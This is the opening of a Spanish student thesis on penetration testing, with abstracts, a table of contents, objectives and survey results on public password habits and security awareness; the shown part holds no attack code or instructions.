
GRADO SUPERIOR DE ADMINISTRACIÓN DE SISTEMAS INFORMATICOS EN RED

Técnicas de penetración y explotación de sistemas informáticos modernas

---



Autor: Danny Medina Coronel
Tutor: Daniel collados

CURSO 2018-2020

“Cualquier tecnología suficientemente avanzada es equivalente a la magia.”
Sir Arthur C. Clarke

1. Resumen

Este trabajo de fin de grado superior, reúne todos los aprendizajes relacionados con la seguridad informática en un proyecto teórico y práctico, el cual pretende proporcionar una visión general sobre la seguridad informática al mismo tiempo que muestra la ejecución de los materiales informáticos y las herramientas de seguridad las cuales funcionan con el objetivo de probar las vulnerabilidades de los sistemas informáticos. Antes de comenzar el proyecto, se realizó la comprobación de conocimiento de una pequeña parte de la población mediante encuestas online que dieran a conocer su nivel de conocimiento acerca de la informática y su percepción de la seguridad en las nuevas tecnologías.

Se plantea por otro lado la preparación previa del equipo atacante para realizar el pentesting, plasmando el recorrido de los actos con videos demostrativos. El proyecto hace uso las competencias aprendidas en lo largo del grado mediante la creación del proyecto DronHack, un dron que permite hackear la señal wifi de los puntos de acceso cercanos. Por otro lado, se muestra todo el recorrido lógico utilizado para penetrar y testear los sistemas de una red como también la penetración de los recursos hackeados. Por último se proporcionan medidas/parches de seguridad para prevenir posibles ataques a las vulnerabilidades de los sistemas.

Resum

Aquest treball de fi de grau superior, reuneix tots els aprenentatges relacionats amb la seguretat informàtica en un projecte teòric i pràctic, el qual pretén proporcionar una visió general sobre la seguretat informàtica al mateix temps que mostra l'execució dels materials informàtics i les eines de seguretat les quals funcionen amb l'objectiu de provar les vulnerabilitats dels sistemes informàtics. Abans de començar el projecte, es va realitzar la comprovació de coneixement d'una petita part de la població mitjançant enquestes en línia que donessin a conèixer el seu nivell de coneixement sobre la informàtica i la seva percepció de la seguretat en les noves tecnologies.
Es planteja d'altra banda la preparació prèvia de l'equip atacant per a realitzar el pentesting, plasmant el recorregut dels actes amb vídeos demostratius. El projecte fa ús les competències apreses en llarg del grau mitjançant la creació del projecte DronHack, 1 dron que permet hackejar el senyal wifi dels punts d'accés propers. D'altra banda, es mostra tot el recorregut lògic utilitzat per penetrar i testejar els sistemes d'una xarxa com també la penetració dels recursos hackejats. Finalment es proporcionen mesures / pegats de seguretat per prevenir possibles atacs a les vulnerabilitats dels sistemes.

Abstract

This final degree project brings together all the learning related to computer security in a theoretical and practical project, which aims to provide an overview of computer security while showing the execution of computer materials and tools security which work with the aim of testing the vulnerabilities of computer systems. Before starting the project, a small part of the population was tested for knowledge through online surveys that revealed their level of knowledge about computing and their perception of security in new technologies. On the other hand, the prior preparation of the attacking team to carry out pentesting is proposed, reflecting the course of the events with demonstrative videos. The project makes use of the skills learned throughout the grade by creating the DronHack project, a drone that allows hacking of the Wi-Fi signal from nearby access points. On the other hand, it shows all the logical path used to penetrate and test the systems of a network as well as the penetration of hacked resources. Finally, security measures / patches are provided to prevent possible attacks on system vulnerabilities.

Contenido

1. Resumen.....3

2. Objetivos del proyecto.....6

3. Encuestas sobre el conocimiento acerca de la seguridad informática.....7

4. Creación del dron de hackeo DHV (Dron Hack V) + Preparación del S.O del pentester 18

5. Reconocimiento del objetivo 22

6. Acceso a la red.....23

7. Escaneo vulnerabilidades de los sistemas en la red.....30

8. Penetración de los sistemas mediante las vulnerabilidades descubiertas CVEs 37

9. Obtención del acceso a los sistemas de la red /explotación de los estos 37

10. Buscar soluciones de seguridad ante las vulnerabilidades atacadas previamente 43

11. Conclusiones.....44

12. Webgrafía.....45

2. Objetivos del proyecto

Antes de comenzar con el desarrollo del proyecto veo oportuno plantear una serie de objetivos a cumplir. Esto servirá de ayuda para estructurar el trabajo y a modo de guía con el fin de alcanzar los objetivos planteados. Al final del proyecto se comprobará si estos se han podido cumplir o no. Los objetivos son los siguientes:

- Desarrollar los conocimientos aprendidos en el aula
- Realizar una encuesta sobre el conocimiento acerca de la seguridad informática
- Realizar un reconocimiento del objetivo el cual se desea atacar
- Acceder a la red en cuestión
- Escanear vulnerabilidades en los sistemas de la red.
- Probar diferentes formas penetrar los sistemas mediante las vulnerabilidades descubiertas
- Obtener el acceso de los sistemas de la red
- Buscar soluciones de seguridad .

3. Encuestas sobre el conocimiento acerca de la seguridad informática

Objetivos de las encuestas

Antes de empezar con el proyecto, me dispongo a realizar una encuesta para poder contar con una visión general sobre una pequeña parte de la población acerca de sus conocimientos con la informática. Conocer estos datos me ayudará a tener un punto de partida acerca del conocimiento y opinión popular de la gente encuestada. También para poder hacerme una idea de la realidad de las personas y su relación con la seguridad informática. La encuesta, creada con la tecnología de a Google Forms y contestada de forma anónima por las personas encuestadas, será publicada en diferentes medios de internet como LinkedIn, Instagram, WhatsApp, Telegram, Facebook, y correo electrónico. Para ello debo plantearme una serie de objetivos que debo cumplir mediante la encuesta.
La encuesta se realizó en el tiempo establecido de un mes
Los objetivos son los siguientes:

- Obtener una aproximada visión global acerca de los conceptos que se realizan en el trabajo
- Conocer el grado de conocimiento sobre la seguridad informática
- Conocer el nivel de estudios u ocupación de las personas encuestadas
    - Conocer si sus estudios u ocupación tiene relación con la informática
    - Proporcionar un espacio por si estas quieren argumentar sus estudios u ocupación
- Conocer si creen que las empresas toman en serio la seguridad de la información que almacenan
- Conocer de forma cualitativa entre el 1 al 10 la importancia que les dan a su seguridad informática en el dia a dia
- Conocer de forma cualitativa entre el 1 al 10 la posibilidad que creen ellos de ser hackeados
- Conocer si creen que alguna vez han sufrido una fuga de seguridad
- Conocer si conocen el termino “hacker”
    - Conocer si conocen cual es la diferencia entre hacker “pirata informático” o “persona con avanzados conocimientos de informática”
- Conocer si se acostumbra a utilizar siempre la misma contraseña
    - Conocer si suelen cambiar la contraseña periódicamente
- Conocer si conocer que es “gestor de contraseñas”
    - Conocer, si es en caso afirmativo, si se utiliza
- Conocer por medio de la persona si sus estudios tiene relación con la informática
- Conocer cuantas horas se suele dedicar a estar delante de un ordenador diariamente
    - Dando las opciones entre a) De 1 a 2 horas, b) 2 a 4 horas, c) 4 a 6 horas, d) Más de 6 horas
- Conocer si la persona encuestada tiene conocimientos técnicos de la informática
- Conocer si alguna vez ha tirado un ordenador sin quitar las piezas internas de este

- Comprobar si quieren recibir en su correo una copia del proyecto una vez esté acabado

Pregunta nº1




Figura (1.1)

En esta podemos observar que el número de personas que obtienen estudios superiores son un 88.2%, mientras que los estudios secundarios constan de un 10.6% y los estudios primarios son tan solo del 3.1%.

Pregunta nº2




Figura (1.2)

En esta podemos observar que un 66.9% de las personas que contestaron no tienen conocimientos sobre informática, mientras que un 33.1% de los encuestados si que tenía nociones de esta.

Pregunta nº3





Figura (1.3)

En esta podemos observar que un 33.3% de los encuestados, se limita en la valoración solo al 5/10 puntos a tener la seguridad en cuenta en su día a día, mientras que vemos que también por otro lado se un 25.4%le da importancia.

Pregunta nº4



º *Figura (1.4)*

Tal y como podemos ver en el grafico destaca que la mayor parte de los evaluados un 38.2% se sitúa en la posibilidad de un 5/10 de ser hackeado mientras que las otras notaciones obtenidas varían, pero son bastante similares entre ellas.

Pregunta nº5




Figura (1.5)

Tal y como podemos observar como un 69.2% afirma creer que nunca ha tenido una fuga de privacidad ni tampoco los servicios que ha utilizado han sido comprometidos, mientras que un 30.8% cree que afirmativamente si que han tenido una fuga de seguridad.

Pregunta nº6




Figura (1.6)

En este grafico se preguntaba que si sabían que significaba el termino popularmente utilizado como 'hacker' un 68% respondió que si sabia que significaban mientras que 32% contesto que no sabían el significado de este término.

<u>Pregunta nº7</u>




Figura (1.7)

En este grafico podemos observar como los encuestados con un 62.8% en relación con la ***<u>Figura (1.6)</u>*** cree que un hacker es un pirata informático mientras que un 37.2% afirma que esta es una persona con grandes conocimientos informáticos.

<u>Pregunta nº8</u>




Figura (1.8)

En este apartado se preguntó si acostumbraban a utilizar siempre la misma contraseña en los diferentes portales en los cuales se registraban a menudo, un 60.7% confeso haber utilizado siempre la misma contraseña mientras que un 39.3%confeso que no.

<u>Pregunta nº9</u>




Figura (1.9)

En este apartado se preguntó si solían cambiar la contraseña periódicamente, vemos como un 74.4% confirmo que no la cambiaba mientras que un 25.6% sí que lo hacía. (*<u>Se puede observar como la figura 1.8 y la 1.9 van relacionadas</u>*).

Pregunta nº10




Figura (2.0)

En el grafico podemos observar que 69.4% conoce que es un gestor de contraseñas mientras que un 30.6% no sabe que es.

Pregunta nº11




Figura (2.1)

En el grafico podemos observar que 69.4% conoce que es un gestor de contraseñas mientras que un 30.6% no sabe que es.

Pregunta nº12




Figura (2.2)

En el grafico podemos observar como un 77.7% no utiliza un gestor de contraseñas mientras que un 22.3% sí que lo utiliza.
(Cabe destacar que en la figura 2.1 un 69.4% decía que conocía lo que era un gestor de contraseñas, pero como podemos ver estas aun conociendo este tipo de herramientas no las utilizan).

Pregunta nº13

Figura (2.3)

En el grafico podemos observar cómo un 88.5% no tiene estudios relacionados con la informática. Mientras que un 11,5% sí que tiene formación de esta.

Pregunta nº14

